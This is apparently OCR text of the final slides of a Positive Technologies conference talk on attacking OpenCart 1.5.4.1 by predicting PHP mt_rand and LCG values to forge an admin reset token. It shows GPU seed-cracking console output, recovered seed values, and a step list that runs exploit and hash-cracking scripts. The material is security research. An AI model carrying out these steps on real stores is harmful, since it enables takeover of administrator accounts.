
1 0.94821643
2 9.31809351 ← mt_srand
3 1.78501767
4 5.16258654
5 7.25796790 ← User LCG
6 1.86345598
7 3.57376950
8 4.59748062 ← Admin LCG
9 1.85684612
10 2.74482567

OpenCart 1.5.4.1



```
number seed 3 of 3

USEC = 1000000
TIME = 0.016524792 ms (COL = 131072)
SPEED = 15863678791.12 n/sec
ETA = 0 sec

GPU0 : NUM = 40

GPU1 : NUM = 46

To continue press any key
_
```

OpenCart 1.5.4.1



```
Completed

69035459950a8e09ce14b43.46530273
Microsec : 922804
User LCG : 3.46530273
Admin LCG : 5.36928053
Admin mt_rand() : 902233911


To exit program press any key
_
```

OpenCart 1.5.4.1

- php exploits/opencart/1.5.4.1.php, get hash in local mail
- php exploits/opencart/md5crack.php <md5> or ./tools/hashcat/hashcat <md5> on obtained token
- At Amazon run “mt_rand.exe” to get seeds
- At Amazon run “lcg_sha1.exe” with seeds file, timestamp and sha1 hash
- **Get back to exploit, specify mt_rand, admin LCG and microsecs to start from**

OpenCart 1.5.4.1

- **Wait a moment...**

OpenCart 1.5.4.1 (4)

GREAT SCOTT!
IT WORKED!

Thanks!

Arseniy Reutov
Timur Yunusov
Dmitriy Nagibin

POSITIVE TECHNOLOGIES –
OUR EXPERIENCE, YOUR SECURITY

PT@PTSECURITY.COM
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